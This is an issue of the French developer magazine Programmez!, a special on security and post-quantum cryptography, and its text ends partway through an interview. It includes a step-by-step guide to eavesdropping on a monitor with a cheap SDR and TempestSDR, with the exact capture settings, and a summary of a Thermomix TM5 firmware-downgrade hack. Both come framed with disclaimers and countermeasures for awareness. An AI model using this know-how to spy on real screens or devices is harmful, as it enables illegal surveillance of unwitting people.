programmez!
Le magazine des dévs - CTO & Tech Lead

SÉCURITÉ POST-QUANTIQUE HACKING

Édition 2025

SPÉCIAL AUTOMNE 2025 HORS-SÉRIE #20

Printed in EU - Imprimé en UE - BELGIQUE 7,50 € P928345 - Canada 10,55 $ CAN - SUISSE 14,10 FS - DOM SURF 8,10 € - TOM 1100 XPF - MAROC 59 DH

M 01642 - 20 - F: 6,99 € - RD

PORTAGE

Fiparco Portage

Portage salarial

Votre carrière est une priorité !

Votre contact

Ikram 07 86 45 01 75

fiparco-portage.fr

FIPARCO Sponsor de PROGRAMMEZ !

SOMMAIRE#HS20

Divers

Programmez! est une publication bimestrielle de Nefer-IT. Adresse : 150, rue Lamarck, 75018 Paris – France. Pour nous contacter : redaction@programmez.com

Oui, les vulnérabilités et les attaques se multiplient
Oui, il y a des contre-mesures efficaces
Oui, les développeurs doivent intégrer la sécurité

C'est un rendez-vous annuel du magazine Programmez! : notre numéro spécial sécurité. Cette année, plusieurs tendances sont incontournables : l'IA pour les attaquants et les défenseurs et le post-quantique. Il devient essentiel d'être informé sur le post-quantique et comprendre de quoi on parle et les risques quand le Q-Day arrivera réellement.

4386 *signalements remontés à l'ANSSI en 2024*
42 % *des incidents se concentrent sur l'île de France*
144 *ransomwares déclarés à l'Anssi*
D'importantes fuites de données : *France Travail, Free, hôpitaux, Intersport, SFR*
40 009 *nouvelles CVE publiées en 2024*
74 % *des organismes français ont été ciblés par un ransomware en 2024 (selon Semperis)*

Une étude de Comparitech évoquait 5 400 ransomwares en 2024 et plus de 133 millions $ de rançons. En France, le coût de la cybercriminalité dépasse les 100 millions d'€. En moyenne, plus de 100 nouvelles CVE sont publiées chaque jour…

Le développeur est une cible à ne surtout pas négliger et ne vous estimer pas à l'abri. Les attaques malveillantes contre la chaîne de développement se multiplient et c'est mauvais signe.

Un exemple : un malware a réussi à contaminer 1 million de devices depuis des dépôts vérolés. Les référentiels de packages sont réellement mis en cause : Pypi, NPM, même la marketplace de Visual Studio a été ciblée ! Une des tendances les plus en vogue est le typosquatting.

AppSec, secure by design, DevSecOps : le code sécurisé n'est ni un mythe ni une option

À Programmez!, nous vous sensibilisons à la programmation dite secure by design et nous n'arrêterons pas de le faire. La sécurité doit être pensée et réalisée dès le début du codage.

2 avantages :

1. -> vous réduisez de facto la surface d'attaque
2. -> vous adoptez des règles de codage claires favorisant un code propre, lisible et maintenable

Oui, si vous n'êtes pas habitué(e), vous aurez l'impression de perdre du temps et d'une surcharge de travail. Mais ces pratiques deviendront ensuite des réflexes inconscients.

Un code sécurisé n'est pas suffisant pour faire de l'AppSec. Mais c'est indissociable. Autre point sensible : la maintenance (réelle) de la stack technique. Nous pensons particulièrement aux dépendances. Aujourd'hui, un projet peut contenir des centaines de dépendances techniques (API, certificats, librairies, frameworks, SDK, langages, etc.) qu'il faut absolument maintenir et versionner.

Posez-vous la question : est-ce que j'ai réalisé un audit récent de mes dépendances ? Si oui, est-ce que j'ai mis à jour ce qu'il fallait même à jour.

François Tonic
Gandalf du code

PROCHAINS NUMÉROS

PROGRAMMEZ! N°272
Disponible à partir du **22 novembre 2025**

PROGRAMMEZ! HORS-SÉRIE 21
Disponible à partir du **19 décembre 2025**

programmez!
Directives de compilation

Programmez! hors-série n°20
AUTOMNE 2025

Directeur de la rédaction : **Jean-Christophe Tic**
Rédacteur en chef : **François Tonic**
ftonic@programmez.com

Contacter la rédaction
redaction@programmez.com

Les experts techniques du numéro
Odile Duthil, Loïs Samain, Pierre Codis, Thiebaut Meyer, Gagan Gulati, Frédéric Malo, Matthieu Dierick, Arnaud Lemaire, Yazid Akaridi, Manoj Nair, Romain Gautereau, Maxim Raya, Meriem Smache, Sébastien Grazzini, Christophe Villeneuve, Alexandra Bejan, Colman Murphy, Lavinia Lai, Ashwin Mithra, François Déchery, Natacha Bakir, Morgan Merlin, Benjamin Gigon, Pierre Milioni, Carlos Buenano, Saba Berol, Cyril Cuvier

Maquette
Pierre Sandré

Marketing – promotion des ventes
Agence BOCONSEIL - Analyse Media Etude
Directeur : Otto BORSCHA
oborscha@boconseilame.fr
Responsable titre : Anthony Carrée
Téléphone : 09 67 32 09 34

Publicité
Nefer-IT
Tél. : 09 86 73 61 08
ftonic@programmez.com

Impression
Léonce Deprez, France

Dépôt légal
A parution

Commission paritaire
1225K78366

ISSN
2279-5001

Abonnement
Abonnement (tarifs France) : 55 € pour 1 an, 90 € pour 2 ans. Etudiants : 45 €. Europe et Suisse : 65 €
Algérie, Maroc, Tunisie : 64 € - Canada : 80 €
Tom - Dom : voir www.programmez.com.
Autres pays : consultez les tarifs sur www.programmez.com.
Pour toute question sur l'abonnement :
abonnements@programmez.com

Abonnement PDF
monde entier : 45 € pour 1 an.
Accès aux archives : 25 € (1 an)
30 € (2 ans).

Nefer-IT
150, rue Lamarck, 75018 Paris
redaction@programmez.com
Tél. : 09 86 73 61 08

CloudBees Unify

Vos applications sont sécurisées. Votre software factory, beaucoup moins.

Vous avez investi des millions pour protéger vos applications et vos infrastructures. Pourtant, les attaquants visent désormais votre écosystème de livraison logicielle.

Le boom de l'IA et des chaînes d'outils distribuées ouvre une nouvelle surface d'attaque que la plupart des équipes sécurité peinent à détecter —et encore moins à protéger :

- Shadow IT et développements non contrôlés dans tous les départements
- Code généré par l'IA échappant aux revues de sécurité
- Pipelines CI/CD tentaculaires aux identifiants inconnus.

C'est ici que CloudBees Unify fait la différence. Testez le vous même !

Et voyez comment CloudBees Unify transforme le chaos en workflows sécurisés et intelligents, pour livrer plus vite sans compromis sur la sécurité.

CloudBees

www.cloudbees.com

conférences programmez!

DevCon #25 : informatique quantique

jeudi 9 octobre

Au campus 42 Paris - Accueil à partir de 13h30.
Début des sessions : 14h

Tous les détails et inscription sur :
https://www.programmez.com/page-devcon/devcon-25-informatique-quantique

DevCon #26 : sécurité & hacking édition 2026

22 janvier 2026

au campus ESGI Paris

Nos prochains meetups :

Meetup #54 / 4 novembre : à venir

Meetup #55 / 16 décembre : à venir

WeScale (Paris) nous accueillera :
34 Bd Haussmann, 75009 Paris

A venir

- **Agile Tour Rennes,** *4 & 5 décembre*
- **DevFest Dijon,** *5 décembre*
- **APIdays Paris,** *du 9 au 11 décembre*
- **Open Source Experience Paris,** *10 & 11 décembre*
- **Normandie.ai / Rouen,** *11 décembre*

Début 2026

- **SnowCamp, Grenoble,** *du 14 au 17 janvier*
- **Web Days Convention, Aix en Provence,** *du 2 au 6 février*
- **Touraine Tech, Tours,** *12 & 13 février*

octobre 2025

Lun.	Mar.	Mer.	jeu.	Ven.	Sam.	Dim.
		1	2	3	4	5
		PyData Paris / Paris	Volcamp / Clermont-Ferrand Nantes Craft / Nantes			
6	7	8	9	10	11	12
Swift Connection / Paris		Les Assises	Forum PHP / Marne la Vallée EuroRust / Paris DevCon #25 / Paris			
13	14	15	16	17	18	19
			DevFest Nantes / Nantes PlatformCon25 / Paris Power 365 / Lille	OpenInfra Summit Europe / Paris ScalaIO / Paris		
20	21	22	23	24	25	26
Codeurs en Seine / Rouen			Cloud Nord / Lille			
27	28	29	30	31		
			PyConFR / Lyon			

novembre 2025

Lun.	Mar.	Mer.	jeu.	Ven.	Sam.	Dim.
					1	2
3	4	5	6	7	8	9
	NewCraft / Paris MongoDB.local Paris Meetup Programmez! / Paris	Tech Show / Paris Red Hat Summit Paris	dotAI / Paris	BDX I/O / Bordeaux		
10	11	12	13	14	15	16
			DevFest Toulouse DevDays / Bruxelles		Capitole du Libre / Toulouse	
17	18	19	20	21	22	23
		Agile Grenoble	OVHcloud Summit / Paris	DevFest Paris		
24	25	26	27	28	29	30

Merci à Aurélie Vache pour la liste 2025, consultable sur son GitHub :
https://developers.events/#/2025/calendar

Attaque TEMPEST avec un hardware à 45 €

François Tonic

Est-il possible d'espionner un moniteur, une caméra ? Que la connectique soit en HDMI ou en VGA. Cette attaque est appelée TEMPEST, eavesdropping ou simplement spying. Grosso modo, il s'agit d'espionner l'écran en sniffant les émissions générées par le câble et/ou l'écran.

AVERTISSEMENT : CET ARTICLE EST UNIQUEMENT À TITRE INFORMATIF. TOUT ESPIONNAGE D'UN FLUX VIDÉO EST ILLÉGAL. EN AUCUN CAS, L'AUTEUR, LA RÉDACTION ET NEFER-IT NE SONT PAS RESPONSABLES D'UNE UTILISATION FRAUDULEUSE DE CE HACK

Un écran ou un câble vidéo génère un rayonnement électromagnétique. Il y a 40 ans, Van Eck publiait une recherche sur la manière d'intercepter des émissions électromagnétiques d'un écran. Cette attaque est communément appelée TEMPEST (Telecommunications Electronics Materials Protected from Emanating Spurious Transmissions). Bref, ce n'est pas une technique récente, mais elle reste spectaculaire pour comprendre les risques d'écoutes clandestines.
L'objectif de cette technique est de récupérer les données qui transitent par un câble vidéo et de visualiser l'écran espionné. Réaliser un TEMPEST n'est pas compliqué : un module RTL-SDR, au format clé USB, coûte environ 40 €, et un logiciel open source tel que TEMPESTSDR suffit.

Les prérequis

Il nous faut :

- 1 module RTL-SDR ou tout hardware SDR avec son antenne
- 1 logiciel pour récupérer les signaux du SDR et les traiter
- 1 filtre couplé à un amplificateur (optionnel)
- L'écran ou le câble vidéo cible

Pour notre PoC, nous avons opté pour :

- Nooelec NESDR SMArt v5 avec un lot d'antennes : env. 45 €
- Le logiciel TEMPESTSDR version Windows : logiciel open source

C'est tout !

Installation et spying

Sur notre portable sous Windows, nous installons le module NESDR SMArt v5 (qui est un module RTL-SDR classique). Il faut installer le pilote matériel, disponible sur le site du constructeur.
Éviter d'utiliser des extensions USB pour limiter le bruit et les problèmes de signaux, idem pour l'antenne. Notre module n'a pas la puissance d'un HackRF, plus complet, mais aussi beaucoup plus cher (env. 320 €).

Ensuite, nous installons le logiciel. Après quelques tests, nous optons pour TEMPESTSDR version RTL-SDR. Nous utilisons directement le binaire Windows :
https://github.com/eried/Research/tree/master/HackRF/TempestSDR


1. Pour l'écran, nous utilisons une connectique VGA, le câble a été partiellement dénudé pour retirer la couche isolante. Nous plaçons l'antenne sur le câble mais finalement, le signal est bien meilleur directement contre l'écran
2. Nous lançons le logiciel. On vérifie que notre module soit bien visible par TEMPESTSDR
3. Nous appuyons sur START pour lancer la capture
4. L'image ne donne rien. Nous devons ajuster et corriger la définition de l'écran ciblé. Nous paramétrons en 1024x768 60 Hz et 45 MHz pour la fréquence. Il est possible d'ajuster selon la qualité de l'image captée


L'image que nous récupérons est plutôt mauvaise. Pour améliorer le résultat, il faudrait installer un filtre / amplificateur entre l'antenne et notre module. Ce module optionnel permet de nettoyer les données captées et d'amplifier les émissions. Ensuite, la capacité de traitement du module SDR est primordiale ainsi que la qualité de l'antenne.

Plusieurs contre-mesures sont possibles :

- Utiliser un câble blindé réduisant les émissions
- Utiliser des filtres RF
- Réduire l'accès aux câbles et à l'écran ciblés
- Installer une caisse isolante pour l'écran

Source schéma : https://arxiv.org/pdf/2407.09717





Les failles sont partout : exemple sur un Thermomix TM5

Nous oublions, à tort, que le moindre objet peut contenir des composants, un microcontrôleur et des logiciels embarqués. Les équipes de Synacktiv ont publié durant l'été un exemple d'un hack sur un banal appareil ménager, un Thermomix TM5. Il embarque un firmware et des composants particulièrement intéressants. Un hack avait démontré dès 2019, à cause d'un firmware ancien, permettant d'exécuter un code malveillant !

Publication originelle de Baptiste Moine, adaptée et résumée par François Tonic

La partie hardware est relativement classique : 2 PCB pour la puissance gérant le moteur et la chaleur et une carte principale pour gérer l'interface. L'analyse de la carte principale révèle 1 Go de SDRAM (oui, 1 Go !), un SoC ARM origine Freescale / NXP et stockage de 128 Mo de type NAND ! Bref, Thermomix n'a pas hésité à embarquer une électronique puissante.


Hacker le contenu matériel

Pour accéder à l'électronique, il faut démonter le boîtier et retirer la couche de tropicalisation avec de l'alcool isopropylique que nous utilisons régulièrement pour nettoyer lesPCB oxydés. Il est possible d'extraire une partie du contenu NAND avec un support de type ZIF TSOP48 et un programmateur XGecu. Pas très simple, mais si vous êtes habitué à ce genre de manipulations, pas de souci particulier et le programmateur est redoutable !

Heureusement, le contenu du fichier .bin récupéré est partiellement illisible, mais des outils existent pour nettoyer les données sur du flash NAND (imx-nand-tools). Ce n'est pas friendly, mais c'est possible. Autre fait intéressant, il est possible d'ajouter de nouvelles recettes avec les Cook Sticks. Il s'agit de modules additionnels via un connecteur magnétique.

L'idée est de voir le contenu de ces modules. Un lecteur de Cook Stick a été bricolé pour pouvoir les lire. Visiblement, les données sont chiffrées et/ou compressées. Mais aucun format n'est visible. Mais l'analyse du contenu de la flash NAND a permis de découvrir un fichier cookey.txt. Ce fichier sert à chiffrer et déchiffrer les fichiers des Cook Sticks. AES-128 CBC est utilisé. Connaissant l'origine des Cook Sticks, fourni par Vorwerk, un tour sur le GitHub du constructeur permet de trouver dans les sources du kernel, un pilote de chiffrement nommé DCP… Lui-même dérive d'un driver Freescale… Mais dans l'état actuel du PoC, il n'est pas possible de modifier une recette…

Un hardware externe permet de connecter son appareil à un réseau WiFi pour mettre à jour depuis un service cloud : le Cook-Key. Une rétro-ingénierie du modèle a permis de découvrir plusieurs commandes internes pour obtenir le numéro UUID,



éteindre les LED, connaître la version du firmware, etc. Parmi les éléments du Cook-key, nous trouvons la clé USB UDP. Étonnement, elle n'est pas chiffrée. Elle contient 2 partitions ex4 : une sert à restaurer le contenu de la seconde partition. Le hack de 2019 exploitait une faille de l'archive stockée sur l'UDP.

Créer un faux module Cook-key

Cette connaissance permet de créer un faux module Cook-Key pour tromper le TM5. Il faut récupérer l'ensemble des archives et des partitions pour tromper l'appareil. Bien entendu, il faut jongler entre ce qui est connu, ce qui n'est pas réellement connu et les corrections comblant les failles de 2019. Une autre limitation est censée restreindre un hack : la date doit être supérieure à la date du firmware embarquée.

Il faut comprendre comment fonctionne le chiffrement et comment il est appliqué aux données de l'appareil. Là, il faut une réelle maîtrise technique et des algorithmes. Mais le PoC réussit à tromper les protections.

Ainsi, il est possible de déployer une version ancienne et de profiter d'une mauvaise implémentation du Secure Boot permettant d'ouvrir un accès persistant !

Ce défaut du Secure Boot se confirme durant le hack. Pour booter, le TM5 s'appuie naturellement sur le SoC qui lui-même démarre depuis ROM contenant le bootstream. Le bootstream dit de charger le noyau Linux, mais comme il n'y a pas de contrôles d'intégrité ou de signature rootfs, cela permet d'agir un peu comme on veut…

Baptiste conclut ainsi :

Cette recherche révèle trois faiblesses critiques dans la sécurité du Thermomix TM5 :

- **Nonce modifiable** : Le nonce est exclu de la signature RSA, ce qui permet de le manipuler pour altérer le flux de clés de déchiffrement.
- **Clé AES connue** : La clé AES peut être extraite de la flash NAND et du binaire /usr/sbin/checkimg, permettant un calcul précis du nonce.
- **Démarrage sécurisé incomplet** : Le manque de contrôles d'intégrité pour le rootfs permet des modifications non autorisées du contenu de la flash NAND.

En exploitant ces vulnérabilités, il est possible d'altérer le bloc de version du firmware pour contourner les protections anti-downgrade, rétrograder le firmware, et potentiellement exécuter du code arbitraire. Renforcer les protections cryptographiques sur le nonce et ke tag, et imposer des signatures complètes à la fois sur le firmware et le rootfs, sont essentiels pour atténuer ces vulnérabilités.

Limitations


- **Downgrade de firmware** : Le downgrade de firmware est limité aux versions de firmware antérieures à la 2.14. La version 2.14 et les versions ultérieures lient les signatures de section au contenu signé de la section de version, empêchant l'échange de sections de firmware.
- **Signature RSA** : Aucun contournement de la signature RSA n'a été trouvé, donc chaque section doit être valide et signée.
- **Impact sur la sécurité** : L'absence de caméra et de microphone, le CPU de faible puissance, et la nécessité d'un accès physique avec des outils personnalisés limitent l'impact des vulnérabilités et ne posent aucun risque pour les utilisateurs.
- **Modèles impactés** : Les TM6 et TM7 n'ont pas été évalués dans cette recherche et peuvent utiliser des schémas de protection différents.

Source :

https://www.synacktiv.com/publications/let-me-cook-you-a-vulnerability-exploitation-du-thermomix-tm5#conclusion

DEVCON #25

INFORMATIQUE QUANTIQUE



JEUDI 9 OCTOBRE 2025
CAMPUS 42 PARIS

Accueil à partir de 13h30
Début des sessions à 14h
Pizza Party à partir de 19h30

Informations & inscription dès maintenant :
programmez.com


FuturS : la cybersécurité au service des métiers et de la création de valeur

La 25e édition des Assises de la cybersécurité met l'accent sur le futur : une cyber au service du business, de l'innovation, du pragmatisme et des talents. Une approche qui intègre la sécurité au cœur des métiers pour plus d'agilité et de performance.
Rendez-vous à Monaco du 8 au 11 octobre 2025.

La cybersécurité ne peut plus se cantonner à un rôle défensif : elle doit devenir un levier de transformation et de création de valeur. Le thème "FuturS" que nous portons cette année incarne cette ambition : dépasser la simple protection pour permettre aux entreprises d'innover, de se développer et d'assurer leur pérennité face aux défis numériques.

Accompagner le business Dans un monde où la digitalisation s'accélère, la cybersécurité doit être au service des stratégies d'entreprise. Elle n'est plus une contrainte, mais un outil stratégique qui doit s'adapter aux spécificités des métiers. Cette intégration passe par une meilleure collaboration entre les acteurs du business et les experts cyber, afin de mieux comprendre les risques et de proposer des solutions adaptées. L'objectif : renforcer la confiance, assurer une meilleure agilité et anticiper les menaces tout en facilitant l'innovation.

Innover chaque jour Les cybermenaces évoluent sans cesse : innover est indispensable pour les contrer. L'intelligence artificielle, les nouvelles formes de fraude ou les risques liés aux technologies émergentes exigent une adaptation permanente et une anticipation active. Innover en cybersécurité ne signifie pas seulement déployer de nouvelles technologies, mais aussi réinventer les approches et intégrer des solutions qui apportent de la valeur aux entreprises. L'innovation doit être un moteur de résilience et de compétitivité, permettant aux organisations d'assurer leur transformation numérique en toute confiance.



Une cybersécurité qui crée de la valeur et accompagne les métiers : une ambition au cœur des Assises 2025.

Adopter un pragmatisme efficace Une cybersécurité efficace ne se mesure pas à la complexité de ses règles, mais à sa capacité à répondre aux besoins réels des entreprises. Il ne s'agit pas d'imposer des contraintes excessives, mais d'adopter une approche adaptée et agile. La cybersécurité pragmatique est celle qui trouve l'équilibre entre protection et fluidité, qui accompagne plutôt que d'entraver. Ce pragmatisme permet aux décideurs et aux opérationnels de faire face aux menaces sans freiner l'activité, en s'appuyant sur des mesures proportionnées et efficaces.

Faire émerger les talents La cybersécurité repose avant tout sur les femmes et les hommes qui la portent. Face à la pénurie de talents, il est essentiel de valoriser des profils variés et motivés, au-delà des parcours académiques traditionnels. Former, transmettre et encourager la montée en compétences est la clé pour renforcer la résilience collective et assurer l'avenir de la cyber. Encourager la diversité des profils et l'apprentissage tout au long de la carrière permet d'enrichir la communauté cyber et de préparer les défis futurs. En facilitant le passage entre les générations et en favorisant le partage de connaissances, nous garantissons un secteur dynamique, adaptatif et prêt à relever les défis de demain.
Les Assises 2025 seront l'occasion d'explorer ensemble ces "FuturS" et de construire une cybersécurité pragmatique, innovante et alignée avec les besoins des entreprises.

À très bientôt, **Odile Duthil et Loïs Samain,** *les co-présidents de la 25e édition des Assises de la cybersécurité*

LES ASSISES DE LA CYBERSÉCURITÉ FÊTENT LEURS 25 ANS !

Du 8 au 11 octobre 2025, Monaco accueille la communauté cyber pour une édition placée sous le signe de l'avenir. Réunions stratégiques, tables rondes et retours d'expérience permettront d'explorer les quatre grandes directions de la cybersécurité de demain. Un rendez-vous incontournable pour les décideurs et experts du secteur.

(Re)Découvrez l'événement

Interopérabilité et migration : comment la collaboration façonne l'avenir post-quantique de la cybersécurité

Pierre Codis

AVP of Sales Nordics & Southern Europe chez KEYFACTOR

Pierre Codis possède plus de 25 ans d'expérience dans les secteurs IT et Télécom, dont près de 20 ans dans la vente de technologies, logiciels d'entreprise et solutions B2B. Il est aujourd'hui AVP of Sales Nordics & Southern Europe et Directeur Général France chez Keyfactor

Avec la publication récente des premiers standards par le NIST, la course à la préparation des infrastructures de sécurité pour résister aux attaques des ordinateurs quantiques est lancée. Et à mesure que le paysage de la cryptographie post-quantique (PQC) évolue, une chose est claire : le succès ne viendra pas d'efforts isolés. L'interopérabilité — entre algorithmes, bibliothèques, protocoles et systèmes — est essentielle pour rendre la PQC réellement exploitable à grande échelle.

Keyfactor adopte une approche concrète en la matière. L'entreprise teste, contribue, expérimente, que ce soit via ses propres solutions (EJBCA, SignServer, Bouncy Castle) ou en collaboration avec les acteurs clés de l'écosystème OpenSSL, CryptLib, WolfSSL, fournisseurs HSM ou organismes de normalisation comme l'IETF, le NIST et X9.

Un laboratoire vivant pour l'interopérabilité de la PQC

L'interopérabilité est la clé de voûte de l'adoption des nouveaux algorithmes. Sans cette capacité à faire fonctionner ensemble bibliothèques, outils et infrastructures existants, aucun algorithme - aussi robuste soit-il - ne pourra s'imposer durablement.

C'est pourquoi Keyfactor a mis en place un **laboratoire vivant**, destiné à tester des cas concrets d'intégration PQC avec des outils open source, en conditions réelles, sur l'ensemble du cycle de vie cryptographique. Quelques exemples :

TLS 1.3 Authentification + échange de clés

- **Cas d'usage** : TLS mutuel (mTLS) avec certificats PQC
- **Outils** : EJBCA, OpenSSL 3.5, Bouncy Castle
- **Résultat** : ML-DSA utilisé pour l'authentification, ML-KEM pour l'échange de clés - une étape importante vers des communications crypto-agiles.

Signature et validation du CMS

- **Cas d'usage** : Signature de codes, conteneurs et documents avec PQC
- **Outils** : SignServer, Bouncy Castle, OpenSSL
- **Résultat** : Vérification interbibliothèques des messages signés avec ML-DSA et SLH-DSA. Chiffrement validé avec ML-KEM

Délivrance de certificats

- **Cas d'usage** : Émission, renouvellement, révocation de certificats compatibles PQC
- **Outils** : EJBCA, Bouncy Castle, OpenSSL
- **Résultat** : Traitement complet des CSR PQC, certificats, LCR et réponses OCSP validées dans toutes les bibliothèques.

Certificats hybrides

- **Cas d'usage** : Migration progressive à l'aide de certificats hybrides (ex ECDSA + ML-DSA)
- **Outils** : EJBCA, Bouncy Castle, WolfSSL
- **Résultat** : TLS avec certificats hybrides opérationnels. Tests en cours dans le cadre de la norme X9.146.

Modules de sécurité Hardware (HSM)

- **Cas d'usage** : Gestion des clés PQC dans du hardware sécurisé
- **Fournisseurs** : Securosys, Fortanix, Crypto4A, Utimaco, CryptoNext
- **Résultats** : Premiers succès avec LMS et ML-DSA, validation en en cours pour les limites de taille d'objets et les cas limites d'intégration.

La collaboration stimule l'innovation et les normes

Tous ces résultats reposent sur une collaboration active entre développeurs de bibliothèques, intégrateurs et communauté open source. La participation aux hackathons de l'IETF, aux tests ACVP du NIST, ou aux spécifications CMS et PKCS#12 permet d'identifier des bugs en amont, de partager les retours terrain, et de faire avancer les défis communs. Au-delà de la technique, cela renforce la confiance, la transparence, et l'alignement, des éléments nécessaires pour déployer de nouvelles primitives cryptographiques.

Les entreprises sont-elles prêtes ?


Malgré une prise de conscience du risque quantique, la majorité des entreprises n'ont pas encore entamé leur migration. Or cette transition est un long processus (5 à 10 ans) qui doit commencer sans attendre. Elles doivent donc s'équiper dès maintenant et peuvent entamer des PoC (Proof of concept). Nul besoin d'attendre les normes finales, les bibliothèques comme **OpenSSL** ou **Bouncy Castle** proposent déjà des implémentations testables et les protocoles, formats et mises à jour d'algorithmes sont suffisamment matures.

La cryptographie post-quantique fonctionne déjà et peut être intégrée aux systèmes actuels. Mais une transition réussie repose sur une interopérabilité testée en conditions réelles. Les entreprises doivent dès maintenant expérimenter les outils comment OpenSSL ou Bouncy Castle, collaborer et planifier. L'avenir de la cybersécurité dépend de ce travail collectif entre chercheurs, industriels et utilisateurs.

Ressources connexes

Pour en savoir plus sur les outils, les normes et la collaboration qui font progresser la PQC, consultez ces références clés :

- IETF Hackathon - Certificats PQC : https://github.com/IETF-Hackathon/pqc-certificates?tab=readme-ov-file#ietf-hackathon-pqc-certificates
- Almanach PQC : https://downloads.bouncycastle.org/java/docs/PQC-Almanac.pdf



Thiebaut Meyer
Directeur de stratégies de sécurité de Google Cloud

Post-quantique : au-delà des mots, le concret


Quand on parle de post-quantique, nous parlons de quoi ?
TM : La cryptographie post-quantique est une cryptographie capable de résister aux attaques d'un futur ordinateur quantique assez puissant et stable, ce sera le fameux Q Day. Pour cela, il faut notamment augmenter le nombre de qubits, ainsi que la stabilité et la cohérence de ces qubits.

Il y a deux menaces principales. La première est l'algorithme de Shor, qui peut "casser" les algorithmes de cryptographie asymétrique, avec toutes les conséquences sur la protection des données et des clés. Il y a également l'algorithme de Grover, qui peut affaiblir la cryptographie symétrique. Cet impact fait moins peur. Un doublement de la taille des clés devrait limiter les risques.

Et la cryptographie elliptique ?
TM : La cryptographie elliptique est une méthode puissante et efficace de cryptographie asymétrique, mais elle est également vulnérable à l'algorithme de Shor.

Shor reste de la théorie non ?
